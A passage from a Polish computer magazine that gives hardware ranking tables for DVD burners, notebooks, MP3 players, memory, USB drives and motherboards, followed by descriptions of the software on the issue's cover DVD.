	5	2	70	97	Samsung SH-S182D	105 zł	ATAPI	–	SB02	18x/6x	18x/8x	8x/8x	12x/12x
	6	8	70	73	Asus DRW-1612BL	140 zł	ATAPI	●	1,06	16x/6x	16x/8x	8x/8x	12x/12x
	7	19	69	58	Lite-On SHW-16H5S	170 zł	ATAPI	●	LS0R	16x/6x	16x/8x	8x/4x	nd.
	8	11	68	69	BenQ DW1650	140 zł	ATAPI	–	BCAD	16x/6x	16x/8x	8x/4x	nd.
	9	5	67	78	Lite-On SHM-165P6S	120 zł	ATAPI	–	MS0F	16x/6x	16x/8x	8x/4x	5x/5x
NOWOŚĆ	15	13	64	68	LG GSA-H42N	125 zł	ATAPI	–	RL00	18x/6x	18x/8x	10x/10x	12x/12x

Pełna lista nagrywarek DVD znajduje się na stronie rankingi.chip.pl; ● – tak; – – nie



LG GSA-H42N
W teorii ulepszona wersja modelu GSA-H12N. W praktyce gorzej od niej nagrywa krążki DVD+R. Za to obsługa DVD-RAM – bezkonkurencyjna.
Ocena POWER: 64 (miejsce 15.)
Cena:125 złotych

Notebooki duże

	Miejsce POWER	Miejsce ECONO	Ocena POWER	Ocena ECONO	Model	Cena	Procesor	Pamięć RAM	Pojemność dysku twardego	Układ graficzny	Przekątna wyświetlacza/rozdzielczość	Ciężar
	1	65	65	31	Acer TravelMate 8215WLHi	12535 zł	Intel Core 2 Duo T7200	2048 MB	160 GB	ATI Mobility Radeon X1600	15,4 cala/1680x1050	3004 g
	2	53	62	47	Asus G1-AK005P	7860 zł	Intel Core 2 Duo T7400	2048 MB	160 GB	nVidia GeForce Go 7700	15,4 cala/1680x1050	3255 g
NOWOŚĆ	3	66	62	31	Asus G2Pc	12000 zł	Intel Core 2 Duo T7600	2048 MB	160 GB	ATI Mobility Radeon X1700	17 cali/1440x900	4375 g
	4	39	60	57	LG Express Dual S1-MPLBY	6225 zł	Intel Core 2 Duo T7200	1024 MB	120 GB	ATI Mobility Radeon X1600	15,4 cala/1280x800	2876 g
	5	60	60	37	Asus Lamborghini VX1-5E008P	9590 zł	Intel Core 2 Duo T7400	2048 MB	160 GB	Nvidia GeForce Go 7400	15 cali/1400x1050	2631 g
	6	67	60	31	Acer Ferrari 5005 WLMi	11405 zł	AMD Turion 64 X2 TL-60	2048 MB	160 GB	ATI Mobility Radeon X1600	15,4 cala/1680x1050	3002 g
	7	20	59	70	California Access M158N-R WSXGA+ 2.0	5000 zł	Intel Core 2 Duo T7400	1024 MB	100 GB	Nvidia GeForce Go 7600	15,4 cala/1680x1050	3148 g
	8	49	59	50	LG W1 Pro Express Dual	7000 zł	Intel Core 2 Duo T7200	1024 MB	160 GB	ATI Mobility Radeon X1600	17,1 cali/1680x1050	3129 g
NOWOŚĆ	13	50	56	50	Optimus OptiBook MP800R Extreme	6700 zł	Intel Core 2 Duo T7600	2048 MB	160 GB	Intel Graphics Media Accelerator 950	15,4 cala/1280x800	2825 g
NOWOŚĆ	59	4	38	89	Maxdata ECO 4010IW	2545 zł	Intel Celeron M 410	512 MB	80 GB	VIA/S3G UniChrome Pro	15,4 cala/1280x800	2663 g

Pełna lista notebooków dużych znajduje się na stronie rankingi.chip.pl



Asus G2Pc

Udany notebook dla graczy z przekątną matrycy 17''. Niestety, 4,4 kg to stanowczo za dużo jak na urządzenie przenośne.

Ocena POWER: 62 (miejsce 3.)
Cena: 12 000 złotych

Notebooki małe

	Miejsce POWER	Miejsce ECONO	Ocena POWER	Ocena ECONO	Model	Cena	Procesor	Pamięć RAM	Pojemność dysku twardego	Układ graficzny	Przekątna wyświetlacza/rozdzielczość	Ciężar
NOWOŚĆ	1	20	62	48	Asus W5Fe	8000 zł	Intel Core 2 Duo T7400	1536 MB	160 GB	Intel GMA 950	12,1 cala/1280x800	2114 g
	2	23	57	41	Dell Latitude D620	8695 zł	Intel Core 2 Duo T7400	1024 MB	80 GB	nVidia Quadro NVS 110M	14,1 cala/1440x900	2405 g
	3	21	56	46	Asus S6F	7635 zł	Intel Core Duo T2300	1024 MB	80 GB	Intel GMA 950	11,1 cala/1366x768	1706 g
	4	24	55	34	Acer Ferrari 1000	10065 zł	AMD Turion 64 X2 TL-60	2048 MB	160 GB	ATI Radeon Xpress 1150	12,1 cala/1280x800	1815 g
	5	15	54	60	Acer TravelMate 3040 WTMi	5640 zł	Intel Core 2 Duo T5600	1024 MB	120 GB	Intel GMA 950	12,1 cala/1280x800	1696 g
	6	2	53	96	iCom SmartBook 1410	3450 zł	Intel Core 2 Duo T5600	512 MB	80 GB	Intel 945GM	14,1 cala/1280x800	2429 g
	7	8	53	71	Fujitsu-Siemens AMILO Pro V3205	4665 zł	Intel Core 2 Duo T5500	1024 MB	120 GB	Intel GMA 950	12,1 cala/1280x800	1967 g
	8	3	51	85	BenQ Joybook S73G	3740 zł	Intel Core Duo T2300	512 MB	80 GB	ATI Mobility Radeon X1600	14 cali/1280x800	2397 g
	9	4	49	82	MSI MegaBook S271	3720 zł	AMD Turion 64 X2 TL-50	512 MB	60 GB	ATI Radeon Xpress 200	12,1 cala/1280x800	2129 g
NOWOŚĆ	20	5	40	77	Aristo Slim 430	3255 zł	Intel Celeron M 430	512 MB	60 GB	Intel GMA950	13 cali/1280x768	2166 g

Pełna lista notebooków małych znajduje się na stronie rankingi.chip.pl



Asus W5Fe

Bardzo dobre parametry i nowatorskie rozwiązania zaowocowały 1. miejscem w kategorii POWER. Więcej o urządzeniu na 34.

Ocena POWER: 62 (miejsce 1.)
Cena: 8000 złotych

Odtwarzacze MP3 (HDD)

Miejsce POWER	Miejsce ECONO	Ocena POWER	Ocena ECONO	Model	Cena	Wbudowana pamięć	Ciężar odtwarzacza z bateriami	Rodzaj zasilania	Deklarowany czas pracy na ogniwach	Wymiary (szer. x wys. x głęb.)	Radio FM/dyktafon
1	4	67	93	iAudio X5 20GB	1165 zł	20 GB	150 g	niewymienne	14 godz.	60x103x19 mm	●/●
2	1	60	100	MPio HD300 20 GB	865 zł	20 GB	159 g	niewymienne	16 godz.	60x104x17 mm	●/●
3	2	59	94	MPio HD400 8 GB	890 zł	8 GB	109 g	niewymienne	15 godz.	52x90x15 mm	●/●
4	8	59	89	Creative Zen Vision:M	935 zł	30 GB	162 g	niewymienne	14 godz.	62x104x19 mm	●/●
5	6	58	90	Slimp3 Maestro 20 GB	900 zł	20 GB	168 g	niewymienne	15 godz.	67x106x18 mm	●/●
6	11	58	82	iAudio 6	980 zł	4 GB	60 g	niewymienne	20 godz.	75x35x19 mm	●/●
7	3	57	94	MPio HX100 20 GB	830 zł	20 GB	316 g	Li-Polymer	10 godz.	130x78x26 mm	-/●
8	9	57	88	Creative Zen Sleek Photo 20 GB	885 zł	20 GB	159 g	niewymienne	19 godz.	59x101x17 mm	●/●
9	18	57	65	Apple iPod Video 30GB	1210 zł	30 GB	132 g	niewymienne	14 godz.	62x130x11 mm	opcja/opcja
10	19	57	64	Samsung YH-J70 20 GB	1215 zł	20 GB	133 g	niewymienne	25 godz.	62x100x16 mm	●/●

Pełna lista odtwarzaczy MP3 znajduje się na stronie rankingi.chip.pl; ● – tak; - – nie



iAudio X5 20GB

To obecnie najlepszy odtwarzacz dostępny na rynku. Niestety, jego cena nie należy do najniższych.

Ocena POWER: 67 (miejsce 1.)
Cena: 1165 złotych

Odtwarzacze MP3 (flash)

	Miejsce POWER	Miejsce ECONO	Ocena POWER	Ocena ECONO	Model	Cena	Wbudowana pamięć	Ciężar odtwarzacza z bateriami	Rodzaj zasilania	Deklarowany czas pracy na ogniwach	Wymiary (szer. x wys. x głęb.)	Radio FM/dyktafon
	1	41	63	27	Samsung YP-T8 2 GB	860 zł	2048 MB	56 g	niestandardowe	20 godz.	44x82x15 mm	●/●
	2	37	58	31	MobiBLU DAH-1700 512 MB	640 zł	512 MB	33 g	niestandardowe	12 godz.	58x27x24 mm	●/●
	3	16	57	48	iAudio U3 512 MB	405 zł	512 MB	40 g	niestandardowe	20 godz.	72x31x18 mm	●/●
	4	19	55	47	Mpio One FG200 512 MB	380 zł	512 MB	34 g	niestandardowe	11 godz.	55x32x15 mm	●/●
	5	38	54	30	iAudio U2 2 GB	575 zł	2048 MB	34 g	niestandardowe	20 godz.	73x25x18 mm	●/●
	6	31	53	36	iAudio 5 512 MB	460 zł	512 MB	39 g	paluszki AAA	20 godz.	76x37x18 mm	●/●
	7	48	53	21	Apple iPod nano 4 GB	780 zł	4096 MB	44 g	niestandardowe	14 godz.	40x90x7 mm	-/-
	8	50	53	20	Teac MP-400 1 GB	830 zł	1024 MB	40 g	niestandardowe	14 godz.	60x38x17 mm	●/●
	9	15	52	50	iAudio G3 512 MB	320 zł	512 MB	62 g	paluszki AA	50 godz.	64x45x17 mm	●/●
NOWOŚĆ	13	20	50	45	Pentagram Vanquish RT Video 1 GB	330 zł	1024 MB	46 g	niestandardowe	10 godz.	70x41x14 mm	●/●


Pełna lista odtwarzaczy MP3 znajduje się na stronie rankingi.chip.pl; ● – tak; - – nie



Pamięci DDR2

Miejsce POWER	Miejsce ECONO	Ocena POWER	Ocena ECONO	Model	Cena	Standard pamięci RAM	Całkowita pojemność modułów	Timingi domyślne	Najkrótsze timingi przy 533 MHz	Najwyższa częstotliwość taktowania	Gwarancja
						Dane techniczne					
1	24	73	34	Patriot Extreme 2 GB DDR2-1000 XBLK	1855 zł	PC2-8000 / 1000 MHz	2x1024 MB	4-4-4-12	3-2-2-6	900 MHz	wieczysta
2	14	69	59	Kingston HyperX 2 GB Memory Kit PC2-7200 CL5	1020 zł	PC2-7200 / 900 MHz	2x1024 MB	5-4-3-15	3-3-3-8	900 MHz	wieczysta
3	8	68	68	Kingston HyperX 2 GB Memory Kit PC2-6400 CL4	875 zł	PC2-6400 / 800 MHz	2x1024 MB	4-4-4-12	3-3-3-8	900 MHz	wieczysta
4	23	68	41	Patriot Extreme 1GB KitPC2-7200 ELK	725 zł	PC2-7200 / 900 MHz	2x512 MB	5-5-5-15	3-3-3-8	900 MHz	wieczysta
5	21	67	46	Patriot 1 GB PC2-6400 LLK (EPP)	635 zł	PC2-6400 / 800 MHz	2x512 MB	4-4-4-11	3-3-2-7	900 MHz	wieczysta
6	7	66	69	GeIL 1GB (2x512) Ultra Dual Channel Kit DDR2-800	420 zł	PC2-6400 / 800 MHz	2x512 MB	4-4-4-12	3-3-3-8	900 MHz	wieczysta
7	10	66	64	GoodRAM PRO DDR2-800 2 GB (2 x 1 GB)	910 zł	PC2-6400 / 800 MHz	2x1024 MB	5-5-5-15	3-3-3-8	900 MHz	wieczysta
8	19	66	54	Corsair 1 GB DDR2 Twin2X 6400	535 zł	PC2-6400 / 800 MHz	2x512 MB	5-5-5-12	3-2-2-7	900 MHz	wieczysta
9	22	66	44	Patriot 1GB DDR2-800 Dual LLK PC2-6400	665 zł	PC2-6400 / 800 MHz	2x512 MB	4-4-4-12	3-2-2-7	900 MHz	wieczysta
10	17	65	56	GoodRAM PRO DDR2-800 1 GB (2 x 512 MB)	515 zł	PC2-6400 / 800 MHz	2x512 MB	5-5-5-15	3-3-2-7	900 MHz	wieczysta

Pełna lista pamięci DDR2 znajduje się na stronie rankingi.chip.pl



Patriot Extreme 2 GB DDR2-1000 XBLK


Moduły firmy Patriot już od dłuższego czasu okupują pierwsze miejsce w tym rankingu.

Ocena POWER: 73 (miejsce 1.)
Cena: 1855 złotych

Pamięci flash USB

	Miejsce POWER	Miejsce ECONO	Ocena POWER	Ocena ECONO	Model	Cena	Pojemność nominalna/zmierzona	Zabezpieczenie przed zapisem	Kabel USB	Program do tworzenia dysku startowego	Program do szyfrowania danych	Średnia szybkość odczytu	Średnia szybkość zapisu	Gwarancja
							Dane techniczne							
	1	63	69	35	Kingston DataTraveler Secure 1 GB	210 zł	1024/961 MB	–	–	–	●	24 MB/s	13 MB/s	60 miesięcy
	2	12	65	72	Patriot Xporter XT 2 GB	200 zł	2048/1976 MB	–	●	–	–	27 MB/s	19 MB/s	wieczysta
	3	21	65	66	Kingston DataTraveler II Plus Migo Edition	55 zł	512/495 MB	–	–	–	–	27 MB/s	17 MB/s	60 miesięcy
	4	55	65	38	Kingston Data Traveler Elite 1 GB KUSBDTE/1GB	185 zł	1024/970 MB	–	–	●	–	23 MB/s	13 MB/s	60 miesięcy
	5	70	65	31	Kingston Data Traveler Elite 512 MB KUSBDTE/512	115 zł	512/496 MB	–	–	●	–	23 MB/s	13 MB/s	60 miesięcy
	6	1	63	100	Kingston DataTraveler II 2 GB	140 zł	2048/1976 MB	–	–	–	–	18 MB/s	17 MB/s	60 miesięcy
	7	50	63	41	Apacer Handy Steno HT203 1 GB	165 zł	1024/982 MB	–	●	●	●	27 MB/s	17 MB/s	36 miesięcy
	8	5	62	77	Patriot Xporter XT 4 GB	355 zł	4096/3963 MB	–	●	–	–	26 MB/s	19 MB/s	wieczysta
NOWOŚĆ	9	6	62	77	OCZ Rally2 1GB	90 zł	1024/999 MB	–	●	–	–	24 MB/s	12 MB/s	wieczysta
	10	18	62	69	Verbatim Store'n'Go Professional 2 GB	190 zł	2048/1960 MB	–	●	–	–	20 MB/s	11 MB/s	wieczysta

Pełna lista pamięci flash USB znajduje się na stronie rankingi.chip.pl; ● – tak; – – nie



PQI Intelligent Stick Pro 220 1GB

Niewielkie rozmiary powodują, że urządzenie jest bardziej narażone na uszkodzenia. Ponadto wydajność urządzenia nie należy do najlepszych.

Ocena POWER: 62 (miejsce 10.)
Cena: 100 złotych

Płyty główne AMD AM2

	Miejsce POWER	Miejsce ECONO	Ocena POWER	Ocena ECONO	Model	Cena	Chipset	Liczba złączy do karty graficznej	Liczba slotów pamięci	Liczba kanałów IDE/SATA	Karta sieciowa – pierwsza/druga	Liczba gniazd USB 2.0
							Dane techniczne					
	1	24	66	42	Asus M2-Crosshair	825 zł	nVidia nForce 590 SLI	2xPCI Express x16	4	1/8	1000 Mb/s/1000 Mb/s	6
	2	19	63	51	Asus M2N32-SLI Deluxe	615 zł	nVidia nForce 590 SLI	2xPCI Express x16	4	1/8	1000 Mb/s/1000 Mb/s	6
	3	21	63	46	Foxconn C51XEM2AA	685 zł	nVidia nForce 590 SLI	2xPCI Express x16	4	1/6	1000 Mb/s/1000 Mb/s	10
	4	23	62	43	MSI K9N Diamond	705 zł	Nvidia nForce 590 SLI	2xPCI Express x16	4	1/6	1000 Mb/s/1000 Mb/s	6
	5	20	61	47	Gigabyte GA-M59SLI-S5	625 zł	nVidia nForce 590 SLI	2xPCI Express x16	4	1/8	1000 Mb/s/1000 Mb/s	4
	6	22	61	46	Abit Fatality AN9 32X	640 zł	nVidia nForce 590 SLI	2xPCI Express x16	4	1/6	1000 Mb/s/1000 Mb/s	6
	7	25	61	39	DFI LANPARTY UT NF590 SLI-M2R/G	755 zł	nVidia nForce 590 SLI	2xPCI Express x16	4	1/8	1000 Mb/s/1000 Mb/s	6
	8	26	61	35	Asus M2N32 WS Professional	850 zł	nVidia nForce 590 SLI	2xPCI Express x16	4	2/10	1000 Mb/s/1000 Mb/s	6
	9	13	60	74	MSI K9N SLI Platinum	385 zł	nVidia nForce 570 SLI	2xPCI Express x16	4	1/6	1000 Mb/s/1000 Mb/s	6
NOWOŚĆ	25	10	49	83	Foxconn WinFast MCP61SM2MA-ERS2H	230 zł	Nvidia MCP61S	0xPCI Express x16	4	1/2	100 Mb/s/nd.	4

Pełna lista płyt głównych AMD AM2 znajduje się na stronie rankingi.chip.pl



Foxconn WinFast MCP61SM2MA-ERS2H


Urządzenie miało charakteryzować się niską ceną i przyzwoitą wydajnością. Niestety – tym razem Foxconn się nie popisał.

Ocena POWER: 49 (miejsce 25.)
Cena: 230 złotych

Płyty główne LGA775

	Miejsce POWER	Miejsce ECONO	Ocena POWER	Ocena ECONO	Model	Cena	Chipset	Liczba złączy do karty graficznej	Liczba slotów pamięci	Liczba kanałów IDE/SATA	Karta sieciowa – pierwsza/druga	Liczba gniazd USB 2.0
							Dane techniczne					
	1	25	65	49	EVGA nForce 680i SLI	975 zł	Nvidia nForce 680i SLI SPP	3xPCI Express x16	4	1/6	1000 Mb/s/1000 Mb/s	10
NOWOŚĆ	2	16	64	57	Foxconn N68S7AA-8EKRS2H	800 zł	Nvidia nForce 680i SLI SPP	3xPCI Express x16	4	1/6	1000 Mb/s/1000 Mb/s	8
	3	28	64	37	Asus Striker Extreme	1230 zł	Nvidia nForce 680i SLI SPP	3xPCI Express x16	4	1/6	1000 Mb/s/1000 Mb/s	6
NOWOŚĆ	4	23	62	53	Asus P5N32-E SLI	810 zł	Nvidia nForce 680i SLI SPP	3xPCI Express x16	4	1/6	1000 Mb/s/1000 Mb/s	6
	5	26	62	41	ECS PN2 SLI2+	1060 zł	Nvidia nForce 680i SLI SPP	3xPCI Express x16	4	1/6	1000 Mb/s/1000 Mb/s	8
	6	20	61	55	Gigabyte GA-965P-DQ6	755 zł	Intel P965	1xPCI Express x16	4	1/8	1000 Mb/s/nd.	4
	7	22	61	54	Asus P5W DH Deluxe	775 zł	Intel 975X	2xPCI Express x16	4	2/7	1000 Mb/s/1000 Mb/s	6
	8	4	60	92	Gigabyte GA-965G-DS3	440 zł	Intel G965	1xPCI Express x16	4	1/6	1000 Mb/s/nd.	4
	9	17	60	56	Asus P5B Deluxe WiFi-AP Edition	715 zł	Intel P965	1xPCI Express x16	4	1/8	1000 Mb/s/1000 Mb/s	6
NOWOŚĆ	21	7	57	84	Asus P5N-E SLI	435 zł	Nvidia nForce 650i SLI	2xPCI Express x16	4	1/4	1000 Mb/s/nd.	6

Pełna lista płyt głównych LGA775 znajduje się na stronie rankingi.chip.pl



Foxconn N68S7AA-8EKRS2H

Kolejna udana płyta na chipsecie Nvidia. Do prowadzącego urządzenia EVGA zabrakło jej tylko jednego punktu w kategorii POWER.

Ocena POWER: 64 (miejsce 2.)
Cena: 800 złotych

Najwyższa jakość w nowej, niższej cenie!

Logitech Quickcam Pro 5000



www.logitech.pl

- Bardzo ostry obraz przy każdym oświetleniu dzieki technologii RightLight™2
- Wbudowany mikrofon i pozbawione echa audio za sprawą technologii RightSound™
- Personalizacja rozmów wideo z wykorzystaniem Logitech Video Effects



Programy na płycie DVD/CD

Kwietniowy numer CHIP-a obfituje w pełne wersje aplikacji. Oddajemy do rąk czytelników aż 12 programów. W tym zbiorze znalazły się programy do ochrony komputera (pakiet firmy G DATA i udany produkt Webroota) i zbiór programów narzędziowych. Na deser – Penumbra (gra) i 7 Linuksów.

SPY SWEEPER 5

Osłona antyszpiegowska

180 DNI

Narzędzie służące do ochrony komputer przed aplikacjami typu spyware i adware. Wyszukuje i usuwa dialery, keyloggery oraz programy śledzące cookies. Aplikacja wymaga podczas instalacji wpisania adresu email.

- **Windows 98/Me/XP/Vista**
- **program działa przez 180 dni**

WIDEOPORADNIKI DO VISTY I OFFICE'A

10 godzin warsztatów

TYLKO NA DVD

Zbiór dziesięciu warsztatów poświęconych nowym rozwiązaniom wprowadzonym w systemie Windows Vista i pakiecie Office 2007. Zarejestrowane kamerą prezentacje przygotowane zostały przez specjalistów z polskiego oddziału Microsoftu i ekspertów ze współpracujących z koncernem firm. Ponadto na płycie są wideoklipy z premiery Visty w różnych krajach na świecie, m.in. w Brazylii, Chinach, Indiach, Japonii, Nowej Zelandii i USA.

G DATA INTERNET SECURITY 2007

Kwartał ochrony

90 DNI

Kompleksowy pakiet ochronny firmy G DATA działa szybciej od poprzedniej wersji. Dwa niezależne skanery antywirusowe stanowią solidną ochronę przed „szkodnikami".

- **Windows XP/Vista**
- **ograniczenia: program działa przez 90 dni, licencja wygasa 1 lipca 2007 r.**

NOVAPDF PRINTER LITE 3.3

Wygeneruj PDF-a

PEŁNA WERSJA

Aplikacja, która ułatwi przygotowanie dokumentów PDF z dowolnego programu. novaPDF instaluje w systemie wirtualną drukarkę.

- **Windows XP**
- **rejestracja na stronie: www.novapdf.com/free-registration.php?src=21**

OPEN FITNESS 1.2

Trener z komputera

PEŁNA WERSJA

Program wspomagający poprawę formy. Pozwala planować dietę, kontrolować wagę i pilnować systematyczności ćwiczeń fizycznych. Zaplanowane elementy są prezentowane w postaci kalendarza z ikonami symbolizującymi zadania.

- **Windows 95/98/Me/XP**

ROZLICZENIA ROCZNE 2006

PIT-y z komputera

PEŁNA WERSJA

Program, który pozwoli uniknąć ręcznego rozliczania podatków za rok 2006. Został wyposażony w moduł, który pobiera aktualizacje.

- **Windows XP**
- **info: www.gazetapodatnika.pl**

PARAGON DRIVE BACKUP 2006

Zabezpiecz i przywróć

PEŁNA WERSJA

Aplikacja, która ułatwi utworzenie kopii bezpieczeństwa partycji lub całego dysku oraz przywrócenie danych w razie awarii lub uszkodzenia nośnika. Program umożliwia przeprowadzenie backupu partycji systemowej.

- **Windows 95/98/Me/XP**

ASHAMPOO MUSIC STUDIO 2007

Operacje na muzyce


PEŁNA WERSJA

Aplikacja, która ułatwi proces zgrywania ścieżek audio z płyty CD oraz nagrywanie plików muzycznych. Program pozwala także na zmianę formatu (dokonuje konwersji do plików WMA, Ogg Vorbis, WAV i FLAC).

- **Windows XP**
- **wymagana rejestracja przez Internet**

Spis CD/DVD

Pełne wersje
- Ashampoo Music Studio 2007
- Ashampoo Photo Commander 4
- Email Adress Collector v3.2
- ePrivacy Suite 3 Home
- G DATA Internet Security 2007 (90 dni)
- novaPDF Printer Lite 3.3
- OpenFitness 1.2
- Paragon Drive Backup 2006
- Penumbra
- Webroot SpySweeper 5 (180 dni)
- WebSite X1



Podatki 2006
- PITy 2006 1.01.17
- Rozliczenia Roczne podatki.pl 2006

Programy dla firmy
- +FIRMA (1 rok)
- Draco Faktury PRO




Nero i dodatki
- Nero 7.7.5.1 trial
- DivX 6.5
- DivX Media Format File SDK r2
- DivX MediaBuilder 3.5.6
- Dynamic Write Speed Off
- Exact Audio Copy 0.95
- FLAC Plugin
- foo_burninate
- ImgBurn 2.1.0.0
- InCD 4 Error Log Level Changer
- LPAC Plugin
- Nero ASPI Driver
- Nero General CleanTool
- Nero Info Tool
- Nero Ping
- Nero Registry Checker
- NVE-CleanTool
- OggVorbis Plugin
- OptiFrog Plugin
- Roxio UDF Reader Control
- Shorten Plugin
- Speex Plugin
- VirtualDubMod 1.5.10.2
- WavPack Plugin



Pakiety CHIP-a
- Pakiet bezpieczeństwa
- Pakiet ratunkowy (odzyskiwanie danych)

Testy software
- CCleaner 1.37
- HD Tune 2.53
- LimeWire 4.12.11
- MediaMonkey 2.5.5.996
- ReNamer 4.5
- Sandra Lite 2007 1.11.22
- SopCast 1.1.1.2

LINUX LIVECD — TYLKO NA DVD



Siedem Linuksów na DVD
Nawet jeśli jesteśmy zwolennikami Windows, warto od czasu do czasu zerknąć do świata Linuksa. System ten może nas wybawić z niejednej opresji. Wyspecjalizowane dystrybucje – jak zamieszczone na płycie DVD Trinity Rescue Kit 3.2 oraz System Rescue-CD 0.3.2 – pomogą odzyskać dane z partycji FAT 32 i NTFS w razie awarii dysku. Zamiast kupować sprzętowy ruter, możemy wykorzystać starego peceta i Smoothwall Express. Po Linuksa warto sięgnąć także z myślą o codziennej pracy. Polecamy uruchamiane z płyt CD dystrybucje: Fedora Core 6, Knoppix 5.1.1, Mandriva One 2007 oraz Damn Small Linux. Zanim się do nich dobierzemy, musimy nagrać obraz ISO zapisany na CHIP-DVD na czystej płycie CD, a następnie uruchomić komputer z tak przygotowanego krążka. Opisy dystrybucji na 105.

PENUMBRA

Strach grać!

PEŁNA WERSJA



Gra FPP zaliczana do gatunku survival horror. Powstała jako przykład możliwości amatorskiego silnika opracowanego przez Frictional Games. Są tacy, którzy mawiają, że Penumbra ma tak ponury klimat, iż strach w nią grać. A więc ostrzegamy.
- **Windows XP, Radeon 8500, GeForce 3**

ASHAMPOO PHOTO COMMANDER 4

Multimedia pod kontrolą

PEŁNA WERSJA



Ciekawy program do zarządzania multimediami, od zdjęć przez pliki muzyczne, a skończywszy na filmach. Oferuje zgrabny edytor fotografii, spolonizowany interfejs i narzędzia służące do zrzucania zawartości ekranu.
- **Windows 98/Me/XP**
- **wymagana rejestracja przez Internet**

PROGRAMY NASZYCH CZYTELNIKÓW

Pakowanie i ewidencja

W tym miesiącu otrzymaliśmy aż cztery przydatne aplikacje. Wśród nich trzy programy Zenona Mieszkuńca – UPX Tools (GUI do Ultimate Packer for eXecutables, programu służącego do pakowania plików wykonywalnych), Archiwizator oraz Archiwizator ZIP (aplikacje do kompresowania plików). Na płycie także NSEP, aplikacja służąca do ewidencji pojazdów wykorzystywanych służbowo.
- **Windows 98/Me/XP**
- **info: www.archiwizator.com, n-soft.republika.pl**

WEBSITE X1

Szablonowe WWW

PEŁNA WERSJA




Pakiet oprogramowania umożliwiającego błyskawiczne zbudowanie serwisu WWW na bazie gotowych szablonów. Podczas tworzenia strony korzystamy z bardzo wygodnego kreatora, który pomaga zaprojektować serwis.
- **Windows 98/Me/XP**

DEMOSCENA

Przyjemność tworzenia


TYLKO NA DVD

Polak, Węgier dwa bratanki? Zgodnie z tym porzekadłem zamieszczamy dużą dawkę węgierskich produkcji grupy Conspiracy – specjalizującej się w tworzeniu miniaturowych dem zaliczanych do kategorii intro 64k. W skrócie to połączenie kodu, grafiki i muzyki upchnięte w skromnym wymiarze 65 536 bajtów. Ponieważ produkcje takie wymagają szybkich maszyn, na płycie DVD zamieściliśmy także wersje wygenerowane do plików AVI. Polecamy obejrzenie Chaos Theory, audiowizualnego majstersztyku w ostrym, węgierskim sosie. Ponadto na płycie dziewiąta edycja magazynu „Savage" zawierająca dziesiątki poradników i kursów po polsku.
- **www.conspiracy.hu**
- **savage.scene.pl**






tylko na DVD · dostępne na CD



ZAPLANOWANE KOPIE Aplikacja umożliwia tworzenie terminarza backupów dysku twardego.



POJEMNOŚĆ NOŚNIKA W dolnej części okna znajdziemy informacje o rozmiarach kopii partycji.

PARAGON

Drive Backup 2006



■ Paragon Drive Backup 2006 jest narzędziem służącym do tworzenia kopii zapasowych całego dysku twardego lub poszczególnych partycji. Aplikacja, przygotowując kopie bezpieczeństwa, pracuje w tle, więc nie będzie nam przeszkadzać podczas normalnych zadań wykonywanych na komputerze. W razie awarii systemu operacyjnego program umożliwia przywrócenie partycji systemowej z uprzednio utworzonej kopii. Przygotowana płyta zawiera narzędzia, które umożliwiają odtworzenie dysku bez startu Windows. Wystarczy uruchomić komputer z płyty.


Tworzenie obrazu wybranej partycji

